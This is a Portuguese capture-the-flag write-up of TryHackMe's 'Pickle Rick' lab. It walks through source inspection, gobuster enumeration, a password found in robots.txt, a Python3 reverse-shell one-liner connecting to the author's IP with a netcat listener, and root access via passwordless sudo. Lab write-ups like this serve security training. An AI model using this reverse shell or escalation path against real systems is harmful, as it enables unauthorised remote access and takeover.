Pickle Rick – TryHackMe

Dificuldade: fácil

03/04/2026

Sumário

1. Visão Geral 2
2. Reconhecimento 3
3. Exploração 5
4. Escalada de Privilégios 7
5. Conclusão 9
6. Referencias 9

1. Visão Geral

Neste desafio “Pickle Rick” do TryHackMe, o objetivo é invadir o sistema de Rick, explorando uma aplicação web vulnerável, para descobrir três ingredientes escondidos que irão ajudá-lo a voltar à forma humana.

Para isso, é necessário analisar o site, encontrar informações ocultas e utilizar essas descobertas para acessar partes restritas do sistema. A partir desse acesso, é possível executar comandos e explorar o ambiente até localizar os ingredientes.

O desafio foca em técnicas básicas de enumeração e exploração web, simulando um cenário simples de invasão a sistema.

2. Reconhecimento

2.1 Identificação do serviço web

Inicialmente, realizei o acesso ao IP da máquina por meio do navegador. Como resultado, foi possível visualizar uma aplicação web, na qual Rick solicita ajuda para encontrar os ingredientes necessários, informando que não se lembra da senha de login.

Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to **"BURRRP"**....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the **"BURRRRRRRRP"**, password was! Help Morty, Help!

Figura 1 – Mensagem rick

Para uma análise inicial do código-fonte da página, utilizo o seguinte comando:

```
Ctrl + U
```

Durante essa análise, foi encontrada uma nota deixada por Rick, na qual está presente seu nome de usuario.

```
<!--
  Note to self, remember username!
  Username: R1ckRul3s
-->
</body>
</html>
```

Figura 2 – Note do usuário

2.2 Enumeração de serviços

Após a identificação do serviço web ativo e da nota encontrada, realizei enumeração para identificar possíveis recursos adicionais da aplicação. Para isso, utilizei o *gobuster*, com o objetivo de descobrir diretórios e páginas ocultas que poderiam ser exploradas.

```
gobuster dir -u http://<TARGET_IP> -w /usr/share/wordlists/dirb/common.txt -x
html
```

Durante a enumeração, foi identificado o diretório `/assets/`. Realizei a análise de todos os arquivos disponíveis nesse diretório; no entanto, não encontrei informações relevantes ou indícios que pudessem ser explorados



Figura 3 – Página /assets/

Em seguida, identifiquei a presença de um serviço de autenticação (login). No qual, eu já possuía o "*username*", porém ainda era necessário descobrir a senha para obter acesso ao sistema.



Figura 4- Tela login

Prosseguindo com a análise dos resultados obtidos pelo **Gobuster**, identifiquei o arquivo `robots.txt`, cujo conteúdo apresentava uma mensagem potencialmente utilizada como senha, que

ao ser testada acabou funcionando, e após a confirmação de login achei uma página com um painel de comando.



Figura 5- Painel de comando

3. Exploração

Diante disso, considerei as possíveis saídas do comando executado e utilizei o comando de lista de arquivos para listar os diretórios e arquivos disponíveis no sistema.

```
ls
```

Figura 6- Diretório

Em seguida, tentei acessar o conteúdo dos arquivos utilizando o comando

```
cat Sup3rS3cretpicll3Ingred.txt
```

No entanto, não obtive sucesso.



Figura 7- Erro de comando

Diante disso, passei a testar comandos alternativos e utilizei o comando `strings` no arquivo `Sup3rS3cretPickl3Ingred.txt`, o que permitiu visualizar seu conteúdo e obter o primeiro ingrediente.

```
strings Sup3rS3cretPickl3Ingred.txt
```

Mantendo a abordagem, apliquei o comando `strings` em outros arquivos disponíveis e consegui identificar uma dica adicional, indicando que havia informações relevantes distribuídas entre eles.

Ao testar a execução de comandos no sistema, tentei utilizar o payload

```
<?php phpinfo();?>
```

Percebi que não funcionava, indicando possíveis restrições na execução de funções PHP.Com isso, iniciei a tentativa de obter uma shell reversa. Primeiramente, configurei um *listener* na minha máquina utilizando o **Netcat,** pelo comando**:**

```
nc -lvnp <porta>
```

Em seguida, como algumas tentativas em Python não obtive sucesso, busquei identificar quais versões da linguagem estavam disponíveis no sistema por meio dos comandos:

```
which python
which python2
which python3
```



Figura 8- Descoberta python3

Após confirmar a disponibilidade do **Python3**, tentei estabelecer a shell reversa utilizando o seguinte comando:

```
python3 -c 'import
sys,socket,os,pty;s=socket.socket();s.connect(("192.168.222.126",1210));[os.dup
2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/sh")'
```

A execução foi bem-sucedida, estabelecendo a conexão com a minha máquina por meio da porta previamente aberta no **Netcat**.



Figura 9 – Natcat

Após estabelecer a conexão, passei a interagir com o sistema utilizando o usuário `www-data`. Iniciei a navegação pelos diretórios disponíveis e, durante essa exploração, localizei o segundo ingrediente.



Figura 10 – Segundo ingrediente

Por fim, tentei acessar o diretório `/root` utilizando o comando

```
cd /root
```

porém o acesso foi negado, indicando que o usuário atual não possuía privilégios administrativos.



Figura 11 – Tentativa do /root

Diante dessa limitação, iniciei a etapa de escalação de privilégios, com o objetivo de obter acesso a arquivos e diretórios restritos no sistema.

4. Escalada de Privilégios

Durante a etapa de escalação de privilégios, iniciei a busca por arquivos com permissão SUID (Set User ID), que podem permitir a execução de comandos com privilégios elevados.

(Vale destacar que, nesta sessão, o endereço IP da máquina alvo está alterado nas imagens devido à necessidade de reinicialização do ambiente.)

Para identificar arquivos com essa permissão, utilizei o comando:

```
find / -perm -4000 2>/dev/null
```

Durante a análise dos resultados, identifiquei a presença do binário `sudo`.

Figura 12 – Resultado do find

Em seguida, executei o comando abaixo para verificar as permissões disponíveis para o usuário atual:

```
sudo -l
```

O resultado indicou que era possível executar todos os comandos como root (ALL), sem a necessidade de senha. Isso significa que o usuário possuía privilégios elevados no sistema.

Figura 13 – Resultado do sudo -l

Diante disso, executei o comando:

```
Sudo su
```

Obtendo, assim, acesso como usuário **root**.

Figura 14 – Resultado do sudo su

Por fim, após a obter privilégios de administrador, acessei o diretório `/root`, no qual foi possível identificar o último ingrediente e terminar o desafio.

```
root@ip-10-65-147-11:/var/www/html# cd /root
ls
cd /root
root@ip-10-65-147-11:~# ls
3rd.txt  snap
root@ip-10-65-147-11:~# cat 3rd.txt
```

Figura 15 – Terceiro Ingrediente

5. Conclusão

A exploração iniciou-se com o reconhecimento da aplicação web, onde a análise do código-fonte revelou o nome de usuário. Em seguida, a enumeração com *gobuster* identificou o arquivo `robots.txt`, que expunha a senha, permitindo o acesso ao painel de comandos. A partir disso, foi possível executar comandos no servidor, contornar restrições e obter acesso via shell reversa. Por fim, foi realizada a escalada de privilégios através do `sudo`, garantindo acesso root e a obtenção do último ingrediente.

6. Referencias

https://gtfobins.org/